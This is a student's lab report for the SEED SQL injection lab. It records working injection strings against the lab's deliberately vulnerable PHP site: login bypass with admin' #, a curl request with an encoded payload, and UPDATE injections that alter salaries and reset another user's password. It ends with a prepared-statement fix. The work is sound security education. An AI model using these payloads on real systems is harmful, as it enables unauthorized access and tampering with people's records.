

Austin Leach

CIS 5627

Project 5

Task 1:

I did the lab setup and opened a shell in the docker that was hosting the SQL database.

After doing this I was able to show the tables and then do “SELECT * FROM credential WHERE name='Alice';” in order to get all of the information in the table about Alice.

```
root@8523e74c9221:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Task 2:

1. In order to log in as admin I did admin' # as the username and then had nothing for the password.

Employee Profile Login

USERNAME


admin' #

PASSWORD

Password

Login

This works because # is a comment and the rest of the SQL statement will be commented out so it will just return with admin. After doing this I got this result after logging in.

 Home Edit Profile Logout								
User Details								
Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2. In order to get back the html from the page while not using the website directly I used curl. I had to modify the url so that it had the proper url encoding so that curl was able to execute it properly. The final command I used was curl www.seed-server.com/unsafe_home.php?username=admin%27%20%23 with %27 for ' , %20 for space and %23 for #. After doing this I was able to get the html back from the page.

```
<!-- seedVM:--$ curl -www.seed-server.com/unsafe_home.php?username=admin%27%20%'><!-- SEED Lab: SQL Injection Education Web platform Author: Kailiang Ying Email: kyling@syr.edu --><!-- <!- SEED Lab: SQL Injection Education Web platform Enhancement Version 1 Date: 12th April 2018 Developer: Kubler Kohli Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme. NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required. --><!-- !DOCTYPE html> <html lang=en"> <head> <!-- Required meta tags --> <meta charset=utf-8"> <meta name=viewport" content=width=device-width, initial-scale=1, shrink-to-fit=no"> <!-- Bootstrap CSS --> <link rel=stylesheet href=css/bootstrap.min.css"> <link href=css/style_home.css" type=text/css rel=stylesheet"> <!-- Browser tab title --> <title=$QILI Lab/title> </head> <body> <nav class=navbar fixed-top navbar-expand-lg navbar-light style=background-color:#3EA055;"> <div class=collapse navbar-collapse id=navbarToggleBemod1"> <a class=navbar-brand href=/unsafe_home.php"><img src=seed_logo.png style=height: 40px; width: 200px;" alt=SEEDLabs/><br> <ul class=navbar-nav mr-auto mt-2 mt-lg-0' style=padding-left: 30px;'><li class=nav-item active*><a class=nav-link href=/unsafe_home.php/Home <span class=sr-only*(current)>(spa n)*</a></li><li class=nav-item*><a class=nav-link href=/unsafe_edit_frontend.php>Edit Profile/*</li></ul><button onclick=logout()' type=button id=logoffBtn' class=nav-link my-2 m y-l g-0*logout</button></div></nav><div class=container*><br><hl class=text-center*><b User Details *</b><table border=1*><thead class=head-da rk*><tr scope=col*><th scope=col*>Salary/<th scope=col*>SSN/<th scope=col*>Email/<th scope=col*>Address/<th scope=col*>Ph Number/<th scope=row*>Alice/<td=10000/<td=20000/<td=9/20/<td=10211002/<td=</td></tr><tr scope=row*>Bob/<td=20000/<td=30000/<td=4/20/<td=10213352/<td=</td></tr><tr scope=row*>Ryan/<td=30 000/<td=50000/<td=4/10/<td=98993524/<td=</td></tr><tr scope=row*>Samy/<td=40000/<td=90000/<td=1/11/<td=32193525/<td=</td></tr><tr scope=row*>Ted/<td=50000/<td=110000/<td=11/3/<td=32111111/<td=</td></tr><tr scope=row*>Admin/<t d=60000/<td=60000/<td=3/5/<td=43254314/<td=</td></tr></tbody></table> <br></div> <div class=text-center*> <p Copyright ©copy; SEED LABS </p> </div> <script type=text/javascript*> function logout(){ location.href = "/logoff.php"; } </script> </body> </html>
```

3. I tried to run 2 SQL statements in order to try and do an UPDATE on the table. I tried this query with username being admin'; UPDATE credential SET salary='100000' WHERE id='1'.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET salary='100000' WHERE id='1'; #' and Password='da39a3ee5e6' at line 3]\n

This does not work because the SQL database has a protection that does not allow multiple queries to be used in the same statement. It is `multi_query()` that is not enabled.

Task 3:

1. I logged in as Alice and went to the edit profile section. In order to change the salary of Alice we can use the UPDATE statement's structure to insert in an update for salary.

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
    nickname=' $input_nickname',  
    email=' $input_email',  
    address=' $input_address',  
    Password=' $hashed_pwd',  
    PhoneNumber=' $input_phonenumber'  
    WHERE ID=$id;";  
$conn->query($sql);
```

This is the structure for the query so if at the end of one of the fields you do ' , you can insert in another thing that will be updated. The statement I used is Alice', salary='100000 for the nickname field.

NickName

Alice', salary='10000

After doing this it showed me the updated salary.

Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

2. To modify someone else's salary we can use the same trick that is used to comment out the rest of the query in order to login as admin. To do this we know the name is 'Boby' so we can change the WHERE clause to search for 'Boby' instead and then comment out the rest. I achieved this with the statement ', salary='1' WHERE

name='Boby' #. When I logged back into the admin account to check the table I can see that Bobby's salary has been updated to 1.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002	Alice			
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

3. In order to modify Bobby's password we have to use the password field as the .php file is doing a sha1 on the input there and storing that into the database. So in order to change it I used this statement on the password field, alice' WHERE name='boby' # in order to set Bobby's password to alice and have it also be a valid hash so that Alice can then log in to Bobby's account. I was able to log into Bobby using this.

SEED LABS

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABS

I also used the sql shell to look at the password hash stored in the database for Bobby.

```
mysql> SELECT * FROM credential WHERE name='Boby';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
2	Boby	20000	1	4/20	10213352					522b276a356bdf39013dfabea2cd43e141ecc9e8

Putting alice into an online sha1 hash I received

522b276a356bdf39013dfabea2cd43e141ecc9e8 as the output which is the same thing

that is stored in the database meaning that the valid password for Bobby is “alice”.

SHA1 and other hash functions online generator

alice hash

sha-1 ▼

Result for sha1: 522b276a356bdf39013dfabea2cd43e141ecc9e8

Task 4:

Without the fix in place I was able to do

A screenshot of a web application interface with a light blue background. It contains two input fields: 'USERNAME' with the value 'alice' and 'PASSWORD' with the value 'Password'. Below these fields is a green button labeled 'Get User Info'. The 'USERNAME' field has a small '#' character at the end of the input, indicating a SQL injection attempt.

With this I was able to get information returned from the database.


Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**

I modified the code in unsafe.php to be

```
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqlldb_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name= ? and Password= ?");
28 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
29 $stmt->execute();
30 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
31 $stmt->fetch();
32
33 // close the sql connection
34 $conn->close();
35 ?>
```

This makes it so that the statement is prepared. When trying to do an SQL injection it does not return any data this time.



USERNAME ryan' #

PASSWORD Password

Get User Info

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

If I use Ryan's correct username and password it does give data which shows that it is working as intended while not being vulnerable to SQL injection.

Get Information

USERNAME	<input type="text" value="ryan"/>
PASSWORD	<input type="password" value="seedryan"/>

Get User Info

Copyright © SEED LABs

The screenshot shows a web browser window with a light blue background. The page has a header 'Get Information' and a form with two input fields: 'USERNAME' (containing 'ryan') and 'PASSWORD' (containing 'seedryan'). Below the form is a green button labeled 'Get User Info'. At the bottom, it says 'Copyright © SEED LABs'. The Chrome DevTools Inspector is open at the bottom, showing the HTML structure of the page. The selected element is an input field with the class 'form-control'. The Inspector shows the HTML structure, the 'This Element' panel with CSS rules, and the 'Flex Item' panel with layout details.

```
<html lang="en">
  <head>
  </head>
  <body>
    <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    </nav>
    <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
      <h2>
      </h2>
      <br>
      <div class="container">
        <form action="getinfo.php" method="get">
          <div class="input-group mb-3 text-center">
            <div class="input-group-prepend">
              <input class="form-control" type="text" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
            </div>
            <br>
            <button class="button btn-success btn-lg btn-block" type="submit">
              Get User Info
            </button>
          </div>
        </form>
      </div>
    </div>
  </body>
</html>
```

Information returned from the database

- ID: **3**
- Name: **Ryan**
- EID: **30000**
- Salary: **50000**
- Social Security Number: **98993524**